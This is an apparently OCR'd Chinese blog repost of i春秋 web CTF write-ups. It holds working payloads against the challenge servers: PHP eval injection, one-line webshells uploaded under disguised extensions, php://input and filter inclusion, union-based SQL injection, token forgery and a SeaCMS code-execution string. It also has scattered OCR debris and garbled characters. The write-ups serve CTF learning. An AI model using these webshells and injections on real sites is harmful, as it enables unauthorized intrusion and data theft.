
i春秋web-1

转载

小白的劝退之路 于 2020-10-16 12:34:04 发布 364 收藏 2

分类专栏： CTF 文章标签： wp i春秋 web

原文链接：https://blog.csdn.net/weixin_43726480



MISC web 爆破-1

```
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

两个'/'之间的符号是正则表达式，'^' 表示匹配开始，'$'匹配结束，'\w'表示匹配字母或数字或下划线或汉字，'*'表示匹配前面的字符0次或多次，使用PHP中的 $GLOBALS变量即可

MISC web 爆破-2

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

不在变量中，就是在文件中，使用file()或者file_get_contents()或者'）；''

构建hello=file("flag.php")或者hello=file_get_contents("flag.php")或者hello=);show-source("flag.php");var_dump(

web upload

.题目提示flag在flag.php中，又是一个文件上传的题目，所以上传一句话木马。

一句话代码

<?php eval($_POST['a']); ?>

上传成功后访问上传的文件，发现直接输出了

eval($_POST['a']) ?>

由此判断后台代码过滤了<?和php关键字。

2.在网上找到一个一句话，修改后如下

3.上传该一句话木马。然后使用菜刀连接。即可获得flag

web sql

本题过滤了一些命令，可以使用注释绕过'<>'
使用order by
？id=1 order by 3
查看数据库
？id=1 union slec<>t 1,database(),3
查表
?id=1 union selec<>t 1,group_concat(table_name),3 from information_schema.tables where table_schema = database()
查字段
?id=1 union selec<>t 1,group_concat(column_name),3 from information_schema.columns where table_name ="info"
查数据
?id=1 union selec<>t 1,flAg_T5ZNdrm,3 from info

爆破-3

只要第一次传进去的value与session中的相等，则网页会输出下一个value值，通过使用md5函数不能对数组进行处理的漏洞来绕过substr(md5($value),5,4)==0的判断，使nums得值大于10即可得到flag
使用如下py：

```
import requests

url = "http://17fab28ee29e482a95e9cca3fa1dcb111d918b722e404654.game.ichunqiu.com/?value[]=ea"

al = ['abcdefghijklmnopqrstuvwxyz']

s = requests.session()

r = s.get(url)

for i in range(20):
url = "http://17fab28ee29e482a95e9cca3fa1dcb111d918b722e404654.game.ichunqiu.com/?value[]=" + r.content[0:2]
r = s.get(url)
print r.content
```


输出的r.content中就有flag

web include

path=php://input

post内容：<?php echo system('ls');?>

看一下有哪些文件：




```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```

dle345aae.php index.php phpinfo.php phpinfo.php

再利用?path=php://filter/read=convert.base64-encode/resource=dle345aae.php

读取文件内容，得到flag

who are you?

Limpid 2018-01-19 17:36:59

0x01 初探

打开网页就是一句“Sorry. You have no permissions.”

按照惯例看看网页源码，发现没有提示；

0x02 初步思考

既然没有提示，也没有其他的链接，那么可能有以下几种可能：

1、敏感文件泄漏

2、跳转

3、cookie / session

第一个想法在经过扫描器扫描之后就放弃了，因为只看到index.php，还有/upload/，但是在访问的时候是403

第二个在抓包的时候也没有看到有跳转

只剩下第三个

0x03 cookie中的role

在查看cookie的时候发现了“Cookie: role=Zjo1OiJ0aHJmZyI7”，后面那串第一个想法就是base64，尝试过后得到

" f:5:"thrfg"; "。一时间没有看懂这个thrfg是什么，然后暴力猜测了一下，发现是guest，也就是rot-13。于是把它改成admin的rot13过后的值就进去了。

0x04 upload

进去之后在源码里有提示“<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->”

这里应该是模拟一个文件上传，但是用post方法来弄的。

这里经过一番测试，发现在发送有<的时候会显示no no no。所以猜测源代码中有个正则表达式，用来匹配

这里我用data[]=的方法，把data从字符串变成数组，导致绕过正则匹配。

上传之后能够发现它返回了文件的地址，访问它就得到flag

broken

一点开网页，就看到一段英文：

```
“Hi, a CTFer. You got a file, but it looks like being broken.”

 其中file有超链接。但是我没有直接点开，而是去审查了页面元素。没有结果。
```

0x02 fffffaaakk

点开看到一段jsfuck字符串。（字符串太长了，就不复制了）

第一反应是复制下来去控制台运行，但是运行结果显示有错误。经过对比，发现是一开始的一个字符后少了一个“]“。结果弹出"flag is not here"。

想到之前做过的几类题目中，flag is not here 有可能是暗示经过了302跳转的最后结果，或者在http响应头中。但是这会被经验套路了。结果并不是如经验所愿。拿出扫描器扫可能存在的页面或者备份，结果只扫到了“index.html”。emmmm好吧，那就说明很大程度上的答案就是在这jsfuck代码里面了。

应为是弹窗，所以想到了alert，所以我的第一个想法是去jsfuck解析网站“www.jsfuck.com/ ”里面输入alert("flag is hot here ")，翻译过后有5903个字符，而网页给我们的字符有95484个字符。

好了，到这里我产生了第二个想法：应该是有其他的字符在里面，而且没有被弹出来。在这里我花了点时间看了jsfuck的构成。看到有个翻译规则是：eval => [][“filter”][“constructor”](CODE)() 。而我拿到的字符串也符合这个格式。所以我猜测flag在CODE部分。

，我把拿到的jsfuck代码扔到编辑器中，找到[“filter”]部分，扣出[ ]中间的代码放到控制台中运行，得出来的结果是：“filter”。同理，我再抠出[“constructor”]中间的内容，结果是Array [“constructor”]。好了，把这两部分的内容删掉，再删去最后的两个小括号，剩下的就是CODE代码。然后放到控制台中运行，结果得出："var flag=“flag{**********}”;

login

在查看中源码的最下面发现了 test1 test1

怀疑是账号 密码

测试一下果然没错

进入member.php 页面 但是没用发现可用信息

于是burp suite拦截包看一下

Request

Raw | Params | Headers | Hex

```
GET /member.php HTTP/1.1
Host: f2372f97d23b49b88543d5815fd6dd77eab34da6687a4053.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101
Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN
Referer:
http://f2372f97d23b49b88543d5815fd6dd77eab34da6687a4053.game.ichunqiu.com/
Cookie:
UM_distinctid=15f09e388731a6-0ba75f32527c178-12666d4a-144000-15f09e388742a1;
pgv_pvi=8550004736; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1508070143;
Hm_lvt_9104989ce242a8e03049eaceca950328=1508070146;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1508070147;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
browse=CFlaTxUYUOBfU1FGVQJTRFBZSkdeQFFYWVBFR1hRWUVTVlBPXElLTgBZXUNWRlhOGlIZTFRT
WOVYWOVFXVxbQOlSXO9eRVNAUUFTCA;
ci_session=d73d4775f2a8bdcf6601e5265655461b8316fec7;
PHPSESSID=orllbm8rci8k83622lq48i8gv5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw | Headers | Hex | HTML | Render

Name	Value
Date	Mon, 26 Mar 2018 14:30:58 GMT
Content-Type	text/html;charset=utf-8
Content-Length	69
Connection	close
X-Powered-By	PHP/5.5.9-1ubuntu4.19
Expires	Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control	no-store, no-cache, must-revalidate, post-check=0, pre-che...
Pragma	no-cache
show	0
Vary	Accept-Encoding

```
<head>
<meta charset="utf-8" />
</head>
(鈺□□碘枴鈥□)鈺□傅鈹粹攒鈹□
```

现在response 中有可疑参数 show

于是我们在请求段加入 show :1;

```
GET /member.php HTTP/1.1
Host: f2372f97d23b49b88543d5815fd6dd77eab34da6687a4053.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101
Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN
show: 1
Referer:
http://f2372f97d23b49b88543d5815fd6dd77eab34da6687a4053.game.ichunqiu.com/
Cookie:
UM_distinctid=15f09e388731a6-0ba75f32527c178-12666d4a-144000-15f09e388742a1;
pgv_pvi=8550004736; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1508070143;
Hm_lvt_9104989ce242a8e03049eaceca950328=1508070146;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1508070147;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
browse=CFlaTxUYUOBfU1FGVQJTRFBZSkdeQFFYWVBFR1hRWUVTVlBPXElLTgBZXUNWRlhOGlIZTFRT
WOVYWOVFXVxbQOlSXO9eRVNAUUFTCA;
ci_session=d73d4775f2a8bdcf6601e5265655461b8316fec7;
PHPSESSID=orllbm8rci8k83622lq48i8gv5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

发现返回给我们了源码

得知要得到flag需要满足 $login['user'] === 'ichunqiu'

而user被$login = unserialize(gzuncompress(base64_decode($requset['token'])));处理过

我们重新编写一个程序解密即可

```php
<?php
$a = array('user'=>'ichunqiu');
$a = base64_encode(gzcompress(serialize($a)));
echo $a
?>
```


```
eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
```

将结果添加到cookie中的token中然后发过去即可得到flag

【点击这里去答题】

破译

凯撒加密+数字替换单词中的字母



test

海洋cms 漏洞直接百度就可以找到

直接构造search.php?searchtype=5&tid=&area=eval($_POST[cmd])

使用蚁剑连接，找到数据库配置文件，连接数据库即可

蚁剑查数据库报错，改一下数据格式即可

123

参考wp详见此处

题目地址：https://www.ichunqiu.com/battalion

进入题目

咦，这是让我输题目上的12341234？


然后然后，被骗了。。

看一下源码

```
  <input type= submit  name= submit  value= 登录 >
  <!--用户信息都在user.php里-->
  <!--用户默认默认密码为用户名+出生日期 例如:zhangwei1999-->
</form>
```

有东西,访问一下user.php,什么都没有。。

但是可以访问，应该是隐藏了什么东西，百度搜一下隐藏文件的类型，找到一个.bak的，数据备份文件,访问



头皮有点发麻，文件内的像是用户名,把这些用户名和刚才的密码格式丢到burp里面去爆破

Request	Payload	Status	Error	Timeout	Length	Comment
195	zhangyuzhen	200			1044	
0		200			1009	
1	zhangwei	200			1009	
2	wangwei	200			1009	
3	wangfang	200			1009	
4	liwei	200			1009	
5	lina	200			1009	
6	zhangmin	200			1009	
7	lijing	200			1009	
8	wangjing	200			1009	
9	liuwei	200			1009	

根据爆出的用户名密码进行登录

```
<!--存在漏洞需要去掉-->
<!--
<form action="" method="POST" enctype="multipart/form-data"> <input type="file" name="file" /> <input type="submit"
name="submit" value="上传" /> </form>
-->
```

隐藏部分感觉像是上传的东西，用火狐开发者工具把注释给去了，显示出一个上传界面

存在漏洞需要去掉

浏览... 未选择文件。 上传

上传一个php文件

只允许上传.jpg,.png,.gif,.bmp后缀的文件

不能上传，那就修改一下后缀名，用burp进行拦截修改

```
-----------------------------26162292225001
Content-Disposition: form-data; name="file"; filename="2.png.php"
Content-Type: image/png

<?php @eval($_POST[key]);?>
-----------------------------26162292225001
Content-Disposition: form-data; name="submit"

消耍缺
-----------------------------26162292225001--
```

```
    <meta charset="utf-8" />
    <title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉 -->
<!-- <form action="" method="POST" enctype="multipart/form-data">
        <input type="file" name="file" />
        <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>

文件名不能包含php
```

好像进行了双重的过滤，更改后缀名（php的别名：php2, php3, php4, php5, phps, pht, phtm, phtml），分别进行测试，得到一条信息

```
<!-- 存在漏洞需要去掉 -->
<!-- <form action="" method="POST" enctype="multipart/form-data">
        <input type="file" name="file" />
        <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>

<a href="/view.php">view</a>
```

存在view.php,进行访问

file?

尝试使用file进行查询flag，view.php?file=flag

filter "flag"

过滤了flag，更改一下，view.php?file=flflagag

```
<?php
echo 'flag is here';
'flag{5827d89c-2671-4dcf-83ef-0099859f65e0}-';
?>
```

出现flag